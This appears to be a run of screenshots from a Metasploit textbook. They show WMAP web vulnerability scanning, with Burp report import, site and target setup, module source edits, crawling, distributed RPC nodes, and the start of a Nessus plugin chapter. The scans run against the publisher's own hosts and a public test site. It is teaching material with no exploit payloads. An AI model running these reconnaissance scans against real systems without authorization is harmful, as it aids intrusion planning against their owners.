
Do not include responses

Include relevant extract

Include full responses

Limit to bytes

Back Next



Burp Scanner reporting wizard

? Select the file where the report will be saved.

Select file ... /Users/Harry/test.xml

Specify the title and structure to use in the report.

Report title

Issue organization

Table of contents levels

Summary table

Summary bar chart

Embed images within HTML (requires modern browser)

Back Next

Burp Scanner reporting wizard

Report completed
Report size: 4,097,484 bytes

Close

```
[msf5 > db_import test.xml  
[*] Importing 'Burp Issue XML' data  
[*] Import: Parsing with 'Nokogiri v1.10.2'  
[*] Successfully imported /Users/Harry/test.xml  
msf5 > █
```

```
[msf5 >  
[msf5 > hosts  
  
Hosts  
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
151.101.37.124			Unknown			device		

```
[msf5 > services  
Services  
=====
```

host	port	proto	name	state	info
151.101.37.124	443	tcp	https	open	

```
msf5 > █
```

```
msf5 > vulns

Vulnerabilities

Timestamp          Host              Name              References
-----
2019-04-21 19:20:28 UTC 151.101.37.124  Vulnerable version of the library 'jquery-ui-dialog' found
2019-04-21 19:20:29 UTC 151.101.37.124  Vulnerable version of the library 'bootstrap' found
2019-04-21 19:20:29 UTC 151.101.37.124  Vulnerable version of the library 'knockout' found
2019-04-21 19:20:29 UTC 151.101.37.124  Vulnerable version of the library 'jquery' found
2019-04-21 19:20:29 UTC 151.101.37.124  Vulnerable version of the library 'jquery-migrate' found
2019-04-21 19:20:29 UTC 151.101.37.124  Cookie scoped to parent domain
2019-04-21 19:20:29 UTC 151.101.37.124  Source code disclosure
2019-04-21 19:20:29 UTC 151.101.37.124  Cross-domain script include
2019-04-21 19:20:29 UTC 151.101.37.124  Email addresses disclosed

msf5 > █
```

```
msf5 >
msf5 > load
Load aggregator      load event_tester   load msfd            load request         load sounds          load wmap
Load alias           load ffautoregen    load msgrpc          load rssfeed         load sqlmap
Load auto_add_route  load ips_filter     load nessus          load sample          load thread
Load beholder        load komand         load nexpose         load session_notifier load token_adduser
Load db_credcollect  load lab            load opervas         load session_tagger  load token_hunter
Load db_tracker      load libnotify     load pcap_log        load socket_logger   load wiki
msf5 > load
```

```
msf5 >
msf5 > load wmap

[WMAP 1.5.1] == et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 >
```

```
msf5 >
msf5 > ?

wmap Commands
=====

Command      Description
-----
wmap_modules  Manage wmap modules
wmap_nodes    Manage nodes
wmap_run      Test targets
wmap_sites    Manage sites
wmap_targets  Manage targets
wmap_vulns    Display web vulns
```

```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
  -h      Display this help text
  -a [url] Add site (vhost,url)
  -d [ids] Delete sites (separate ids with space)
  -l      List all available sites
  -s [id] Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 > wmap_sites -a http://testphp.vulnweb.com/
[*] Site created.
msf5 > █
```

```
msf5 > wmap_sites -a 151.101.21.32
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
---	----	-----	----	-----	-----	-----
0	151.101.21.32	151.101.21.32	80	http	0	0

```
msf5 >
```

```
msf5 > wmap_sites -a mail.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a intranet.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a spool.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -a web.packtpub.com,151.101.21.32
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
---	----	-----	----	-----	-----	-----
0	151.101.21.32	151.101.21.32	80	http	0	0
1	151.101.21.32	mail.packtpub.com	80	http	0	0
2	151.101.21.32	intranet.packtpub.com	80	http	0	0
3	151.101.21.32	spool.packtpub.com	80	http	0	0
4	151.101.21.32	web.packtpub.com	80	http	0	0

```
[msf5 > wmap_targets -t https://151.101.37.124/
[msf5 > wmap_targets -l
[*] Defined targets
=====
   Id  Vhost          Host          Port  SSL  Path
   --  -
   0   151.101.37.124 151.101.37.124 443   true /

msf5 > █
```

```
[msf5 >
[msf5 > wmap_targets -t prod.packtpub.com,https://151.101.37.124/
[msf5 > wmap_targets -l
[*] Defined targets
=====
   Id  Vhost          Host          Port  SSL  Path
   --  -
   0   prod.packtpub.com 151.101.37.124 443   true /

msf5 >
```

=[Web Server testing]=

- [*] Module auxiliary/scanner/http/http_version
- [*] Module auxiliary/scanner/http/open_proxy
- [*] Module auxiliary/scanner/http/drupal_views_user_enum
- [*] Module auxiliary/scanner/http/frontpage_login
- [*] Module auxiliary/scanner/http/host_header_injection
- [*] Module auxiliary/scanner/http/options
- [*] Module auxiliary/scanner/http/robots_txt
- [*] Module auxiliary/scanner/http/scrapper
- [*] Module auxiliary/scanner/http/svn_scanner
- [*] Module auxiliary/scanner/http/trace
- [*] Module auxiliary/scanner/http/vhost_scanner
- [*] Module auxiliary/scanner/http/webdav_internal_ip
- [*] Module auxiliary/scanner/http/webdav_scanner
- [*] Module auxiliary/admin/http/tomcat_administration
- [*] Module auxiliary/scanner/http/webdav_website_content
- [*] Module auxiliary/admin/http/tomcat_utf8_traversal
- [*]

```
=[ File/Dir testing ]=
```

```
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Module auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/backup_file
[*]
```

```
msf5 >
```

```
msf5 > wmap_run -e
```

```
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 176.28.50.165 (176.28.50.165)
[*]   Port: 80 SSL: false
```

```
[*] Testing started. 2019-04-20 04:35:49 +0530
```

```
[*]
```

```
=[ SSL testing ]=
```

```
msf5 >
msf5 > wmap_run -h
[*] Usage: wmap_run [options]
    -h           Display this help text
    -t           Show all enabled modules
    -m [regex]   Launch only modules that name match provided regex.
    -p [regex]   Only test path defined by regex.
    -e [/path/to/profile] Launch profile modules against all matched targets.
                  (No profile file runs all enabled modules.)

msf5 > █
```

```
msf5 > wmap_run -m version
[*] Using module version.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: prod.packtpub.com (151.101.37.124)
[*]   Port: 443 SSL: true

=====
[*] Testing started. 2019-06-16 13:01:13 +0530
[*]
=[ SSL testing ]=

=====
[*]
=[ Web Server testing ]=

=====
[*] Module auxiliary/scanner/http/http_version

[+] 151.101.37.124:443 ( 302-https://www.packtpub.com/?SID=07bd2684769310033d25f9e9ad2c4330 )
[*]
=[ File/Dir testing ]=

=====
[*]
=[ Unique Query testing ]=

=====
[*]
```

```
msf5 > wmap_modules -l
[*] wmap_ssl
=====
      Name                OrderID
      ----                -
      auxiliary/scanner/http/cert :last
      auxiliary/scanner/http/ssl  :last

[*] wmap_server
=====
      Name                OrderID
      ----                -
      auxiliary/admin/http/tomcat_administration :last
      auxiliary/admin/http/tomcat_utf8_traversal :last
      auxiliary/scanner/http/drupal_views_user_enum :last
      auxiliary/scanner/http/frontpage_login :last
      auxiliary/scanner/http/host_header_injection :last
      auxiliary/scanner/http/http_version 0
      auxiliary/scanner/http/open_proxy 1
      auxiliary/scanner/http/options :last
      auxiliary/scanner/http/robots_txt :last
      auxiliary/scanner/http/scrapper :last
      auxiliary/scanner/http/svn_scanner :last
      auxiliary/scanner/http/trace :last
      auxiliary/scanner/http/vhost_scanner :last
      auxiliary/scanner/http/webdav_internal_ip :last
      auxiliary/scanner/http/webdav_scanner :last
      auxiliary/scanner/http/webdav_website_content :last
```

```
http_version.rb x
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'rex/proto/http'
7
8  class MetasploitModule < Msf::Auxiliary
9
10     # Exploit mixins should be called first
11     include Msf::Exploit::Remote::HttpClient
12     include Msf::Auxiliary::WmapScanServer
13     # Scanner mixin should be near last
14     include Msf::Auxiliary::Scanner
15
16     def initialize
17         super(
18             'Name' => 'HTTP Version Detection',
19             'Description' => 'Display version information about each system.',
20             'Author' => 'hdm',
21             'License' => MSF_LICENSE
22         )
23
24         register_wmap_options({
25             'OrderID' => 0,
26             'Require' => {},
27         })
28     end
end
```

```
16     def initialize
17         super(
18             'Name' => 'HTTP Version Detection',
19             'Description' => 'Display version information about each system.',
20             'Author' => 'hdm',
21             'License' => MSF_LICENSE
22         )
23
24         register_wmap_options({
25             'OrderID' => 4,
26             'Require' => {},
27         })
28     end
end
```

```
msf5 >  
msf5 >  
msf5 > reload_all  
[*] Reloading modules from all module paths...
```

```
msf5 > wmap_modules -l
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*] wmap_ssl
=====

      Name                               OrderID
      ----                               -
auxiliary/scanner/http/cert             :last
auxiliary/scanner/http/ssl              :last

[*] wmap_server
=====

      Name                               OrderID
      ----                               -
auxiliary/admin/http/tomcat_administration :last
auxiliary/admin/http/tomcat_utf8_traversal  :last
auxiliary/scanner/http/drupal_views_user_enum :last
auxiliary/scanner/http/frontpage_login      :last
auxiliary/scanner/http/host_header_injection :last
auxiliary/scanner/http/http_version         4
auxiliary/scanner/http/open_proxy           1
auxiliary/scanner/http/options              :last
auxiliary/scanner/http/robots_txt           :last
auxiliary/scanner/http/scrapper             :last
auxiliary/scanner/http/svn_scanner          :last
auxiliary/scanner/http/trace                :last
auxiliary/scanner/http/vhost_scanner        :last
auxiliary/scanner/http/webdav_internal_ip   :last
auxiliary/scanner/http/webdav_scanner       :last
auxiliary/scanner/http/webdav_website_content :last
```

```
[msf5 > wmap_modules -l
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*] wmap_ssl
=====

Name                                OrderID
----                                -
auxiliary/scanner/http/cert         :last
auxiliary/scanner/http/ssl         :last
```

```
[msf5 > use auxiliary/gather/ssllabs_scan
[msf5 auxiliary(gather/ssllabs_scan) > show options

Module options (auxiliary/gather/ssllabs_scan):

Name           Current Setting  Required  Description
-----
DELAY          5                yes       The delay in seconds between API requests
GRADE         false           yes       Output only the hostname: grade
HOSTNAME       true            yes       The target hostname
IGNOREMISMATCH true            yes       Proceed with assessments even when the server certificate doesn't match the assessment hostname
USECACHE       true            yes       Use cached results (if available), else force live scan

[msf5 auxiliary(gather/ssllabs_scan) >
```

```
ssllabs_scan.rb x
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'active_support/inflator'
7  require 'json'
8  require 'active_support/core_ext/hash'
9
10 class MetasploitModule < Msf::Auxiliary
11   class InvocationError < StandardError; end
12   class RequestRateTooHigh < StandardError; end
13   class InternalError < StandardError; end
14   class ServiceNotAvailable < StandardError; end
15   class ServiceOverloaded < StandardError; end
16
17   class Api
18     attr_reader :max_assessments, :current_assessments
19
20     def initialize
21       @max_assessments = 0
22       @current_assessments = 0
23     end
24   end
25 end
```

```
ssllabs_scan.rb x
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'active_support/inflator'
7  require 'json'
8  require 'active_support/core_ext/hash'
9
10 include Msf::Auxiliary::WmapScanSSL
11
12 class RequestRateTooHigh < StandardError; end
13 class InternalError < StandardError; end
14 class ServiceNotAvailable < StandardError; end
15 class ServiceOverloaded < StandardError; end
16
17
18 class Api
19   attr_reader :max_assessments, :current_assessments
20 end
```

```
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: prod.packtpub.com (151.101.37.124)
[*]   Port: 443 SSL: true

=====
[*] Testing started. 2019-04-20 23:02:56 +0530
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=

=====
[*] Module auxiliary/gather/ssllabs_scan
[*] >> Exception during launch from auxiliary/gather/ssllabs_scan: The following options failed to validate: HOSTNAME.
[*] Module auxiliary/scanner/http/cert

151.101.37.124:443 - 151.101.37.124 - 'magentocloud1.map.fastly.net' : '2018-09-17 05:55:26 UTC' - '2019-07-26 20:28:49 UTC'
Module auxiliary/scanner/http/ssl
151.101.37.124:443 - Subject: /C=US/ST=California/L=San Francisco/O=Fastly, Inc./CN=magentocloud1.map.fastly.net
151.101.37.124:443 - Issuer: /C=BE/O=GlobalSign nv-sa/CN=GlobalSign CloudSSL CA - SHA256 - G3
151.101.37.124:443 - Signature Alg: sha256WithRSAEncryption
151.101.37.124:443 - Public Key Size: 2048 bits
```



```
50
51   def wmap_target_host
52     datastore['RHOST']
53   end
54
55   def wmap_target_port
56     datastore['RPORT']
57   end
58
59   def wmap_target_ssl
60     datastore['SSL']
61   end
62
63   def wmap_target_vhost
64     datastore['VHOST']
65   end
```

```
787   def valid_hostname?(hostname)
788     hostname =~ /^(([a-zA-Z0-9]| [a-zA-Z0-9] [a-zA-Z0-9\-\_]*[a-zA-Z0-9])\.)+([A-Za
789   end
790
791   def run
792     delay = datastore['DELAY']
793     hostname = datastore['HOSTNAME']
794     unless valid_hostname?(hostname)
795       print_status "Invalid hostname"
796       return
797     end
798
799     usecache = datastore['USECACHE']
800     grade = datastore['GRADE']
```

```
483   ))
484   register_options(
485     [
486     _ #OptString.new('HOSTNAME', [true, 'The target hostname']),
487     OptString.new('VHOST', [true, 'The target hostname']),
488     OptInt.new('DELAY', [true, 'The delay in seconds between API requests', 5]),
489     OptBool.new('USECACHE', [true, 'Use cached results (if available), else force live scan', true]),
490     OptBool.new('GRADE', [true, 'Output only the hostname: grade', false]),
491     OptBool.new('IGNOREMISMATCH', [true, 'Proceed with assessments even when the server certificate doesn\'t
492     ])
493   end
494
495   def report_good(line)
496     print_good line
497   end
```

```
791
792   def run
793     delay = datastore['DELAY']
794
795     hostname = datastore['VHOST'] || wmap_target_vhost
796     unless valid_hostname?(hostname)
797       print_status "Invalid hostname"
798       return
799     end
800
801     usecache = datastore['USECACHE']
802     grade = datastore['GRADE']
```

```
[msf5 auxiliary(gather/ssllabs_scan) > reload
[*] Reloading module...
```

```
[msf5 > wmap_modules -r
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
msf5 > █
```

```
msf5 > wmap_modules -l
[*] Loading wmap modules...

[*] 40 wmap enabled modules loaded.
[*] wmap_ssl
=====

      Name                               OrderID
      ----                               -
      auxiliary/gather/ssllabs_scan      :last
      auxiliary/scanner/http/cert        :last
      auxiliary/scanner/http/ssl         :last
```


```
msf5 > wmap_run -m ssl
[*] Using module ssl.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: prod.packtpub.com (151.101.37.124)
[*]   Port: 443 SSL: true
=====

[*] Testing started. 2019-04-20 23:17:01 +0530
[*]
=[ SSL testing ]=
=====

[*] Module auxiliary/gather/ssllabs_scan

[*] SSL Labs API info
[*] API version: 1.33.1
[*] Evaluation criteria: 2009p
[*] Running assessments: 0 (max 25)
[*] Server: prod.packtpub.com - Resolving domain names
[*] Scanned host: 151.101.1.124 ○- 24% complete (Determining available cipher suites)
[*] Ready: 0, In progress: 1, Pending: 3
[*] prod.packtpub.com - Progress 0%
[*] Scanned host: 151.101.1.124 ○- 86% complete (Determining available cipher suites)
[*] Ready: 0, In progress: 1, Pending: 3
[*] prod.packtpub.com - Progress 0%
[*] Scanned host: 151.101.1.124 ○- 86% complete (Testing Bleichenbacher)
```

```
msf5 > wmap_vulns -l
[*] + [151.101.37.124] (151.101.37.124): scraper /
[*] scraper Scraper
[*] GET Packt | Programming Books, eBooks & Videos for Developers
[*] + [151.101.37.124] (151.101.37.124): directory /au/
[*] directory Directory found.
[*] GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /eu/
[*] directory Directory found.
[*] GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /gb/
[*] directory Directory found.
[*] GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /in/
[*] directory Directory found.
[*] GET Res code: 200
msf5 > █
```



```
msf5 > wmap_sites -a https://prod.packtpub.com/in/
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	151.101.37.124	151.101.37.124	443	https	0	0

```
msf5 >
```

```
msf5 > use auxiliary/scanner/http/crawler
msf5 auxiliary(scanner/http/crawler) > show options
```

Module options (auxiliary/scanner/http/crawler):

Name	Current Setting	Required	Description
DOMAIN	WORKSTATION	yes	The domain to use for windows authentication
HttpPassword		no	The HTTP password to specify for authentication
HttpUsername		no	The HTTP username to specify for authentication
MAX_MINUTES	5	yes	The maximum number of minutes to spend on each URL
MAX_PAGES	500	yes	The maximum number of pages to crawl per URL
MAX_THREADS	4	yes	The maximum number of concurrent requests
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/	yes	The starting page to crawl
VHOST		no	HTTP server virtual host

```
msf5 auxiliary(scanner/http/crawler) > set MAX_THREADS 16
MAX_THREADS => 16
msf5 auxiliary(scanner/http/crawler) > set RHOSTS 151.101.37.124
RHOSTS => 151.101.37.124
msf5 auxiliary(scanner/http/crawler) > set rport 443
rport => 443
msf5 auxiliary(scanner/http/crawler) > set ssl true
ssl => true
msf5 auxiliary(scanner/http/crawler) > set vhost prod.packtpub.com
vhost => prod.packtpub.com
```

```
msf5 auxiliary(scanner/http/crawler) > run
[*] Running module against 151.101.37.124

[*] Crawling https://prod.packtpub.com:443/...
[*] [00001/00500] 200 - prod.packtpub.com - https://prod.packtpub.com/
[*]           FORM: GET /catalogsearch/result/
[*]           FORM: POST /newsletter/subscriber/new/
[*] [00002/00500] 200 - prod.packtpub.com - https://prod.packtpub.com/newsletter/subscriber/new/
[*] [00003/00500] 200 - prod.packtpub.com - https://prod.packtpub.com/support
[*]           FORM: GET /catalogsearch/result/
[*]           FORM: POST /newsletter/subscriber/new/
[*] [00004/00500] 200 - prod.packtpub.com - https://prod.packtpub.com/offers
[*]           FORM: GET /catalogsearch/result/
[*]           FORM: POST /newsletter/subscriber/new/
```

```
msf5 >
msf5 > wmap_sites -l
[*] Available sites

=====

  Id  Host           Vhost           Port  Proto  # Pages  # Forms
  --  -
  0   151.101.37.124 151.101.37.124 443   https  0        0
  1   151.101.37.124 prod.packtpub.com 443   https  483     2161

msf5 >
```

```
root@ [REDACTED] ~# msfrpcd -U msf -P HackThePlanet123
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC backgrounding at 2019-04-20 02:47:09 +0000...
[*] MSGRPC background PID 17601
root@ [REDACTED] ~#
```

```
msf5 > wmap_nodes -h
[*] Usage: wmap_nodes [options]
    -h                Display this help text
    -c id             Remove id node (Use ALL for ALL nodes)
    -a host port ssl user pass  Add node
    -d host port user pass db   Force all nodes to connect to db
    -j                View detailed jobs
    -k ALL|id ALL|job_id  Kill jobs on node
    -l                List all current nodes

msf5 > █
```

```
msf5 > wmap_nodes -a ██████████ 55553 true msf HackThePlanet123
[*] Connected to ██████████ 55553 [5.0.17-dev-].
[*] Node created.
msf5 > wmap_nodes -a ██████████ 55553 true msf HackThePlanet123
[*] Connected to ██████████ 55553 [5.0.17-dev-].
[*] Node created.
msf5 > █
```

```
msf5 >
msf5 > wmap_nodes -l
[*] Nodes
=====
```

Id	Host	Port	SSL	User	Pass	Status	#jobs
--	----	----	---	----	----	-----	-----
0	██████████	55553	true	msf	HackThePlanet123	5.0.17-dev-	0
1	██████████	55553	true	msf	HackThePlanet123	5.0.17-dev-	0

```
msf5 > █
```

```
msf5 > wmap_targets -d 1
[*] Loading prod.packtpub.com,https://151.101.37.124:443/.
msf5 > █
```

```
msf5 >
msf5 >
msf5 > wmap_nodes -d 127.0.0.1 5432 msf msf msf
[-] Error db_connect {"driver"=>"postgresql"} 127.0.0.1:5432
[*] db_connect {"driver"=>"postgresql", "db"=>"msf"} 127.0.0.1:5432 OK
[*] OK.
msf5 > █
```

```
msf5 >
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[*] Testing target:
[*]   Site: 176.28.50.165 (176.28.50.165)
[*]   Port: 80 SSL: false

=====

[*] Testing started. 2019-04-20 08:22:23 +0530
[*]
=[ SSL testing ]=

=====

[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

=====

[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/drupal_views_user_enum
```



```
msf5 > wmap_nodes -l
[*] Nodes
=====
  Id  Host          Port  SSL  User  Pass          Status      #jobs
  --  -
  0   ██████████  55553  true msf   HackThePlanet123  5.0.17-dev-  1
  1   ██████████  55553  true msf   HackThePlanet123  5.0.17-dev-  1

msf5 > █
```

```
msf5 > wmap_run -m dir_scanner
[*] Using module dir_scanner.
[*] Testing target:
[*]   Site: 176.28.50.165 (176.28.50.165)
[*]   Port: 80 SSL: false

=====
[*] Testing started. 2019-04-20 08:59:13 +0530
[*]
=[ SSL testing ]=

=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

=====
[*]
=[ File/Dir testing ]=

=====
```

```
=[ File/Dir testing ]=
```

```
[*] Module auxiliary/scanner/http/dir_scanner
[*] Path: /
[*] Path: /about/
[*] Path: /about/careers
[*] Path: /about/cookie-policy
[*] Path: /about/press
[*] Path: /about/privacy-policy
[*] Path: /all-products/
[*] Path: /all-products/all-books
[*] Path: /all-products/all-videos
[*] Path: /application-development/
[*] Path: /application-development/learn-example-hbase-hadoop-database-video
```

```
msf5 >
wmsf5 > wmap_sites -s 1

[prod.packtpub.com] (151.101.37.124)
├─ about (4)
│   ├─ careers
│   ├─ cookie-policy
│   ├─ press
│   └─ privacy-policy
├─ all-products (2)
│   ├─ all-books
│   └─ all-videos
├─ application-development (1)
│   └─ learn-example-hbase-hadoop-database-video
├─ au (7)
│   ├─ all-products
│   ├─ free-learning
│   └─ offers
```

```
msf5 > wmap_nodes -j
[*] [Node #0: ██████████ Port:55553 SSL:true User:msf]
[*] Jobs
=====

  Id  Job name  Target  PATH
  --  -

```


```
msf5 > wmap_nodes -j
[*] [Node #1: ██████████ Port:55553 SSL:true User:msf]
[*] Jobs
=====

  Id  Job name  Target  PATH
  --  -

```

```
msf5 >
```

Chapter 7: Vulnerability Assessment Using Metasploit (Nessus)



```
msf5 >  
msf5 > load nessus  
[*] Nessus Bridge for Metasploit  
[*] Type nessus_help for a command listing  
[*] Successfully loaded plugin: Nessus  
msf5 > █
```

```
msf5 >
msf5 > nessus_help

Command                Help Text
-----                -
Generic Commands
-----
nessus_connect          Connect to a Nessus server
nessus_logout           Logout from the Nessus server
nessus_login            Login into the connected Nessus server with a different username
nessus_save             Save credentials of the logged in user to nessus.yml
nessus_help             Listing of available nessus commands
nessus_server_properties Nessus server properties such as feed type, version, plugin set a
nessus_server_status   Check the status of your Nessus Server
nessus_admin            Checks if user is an admin
nessus_template_list   List scan or policy templates
nessus_folder_list     List all configured folders on the Nessus server
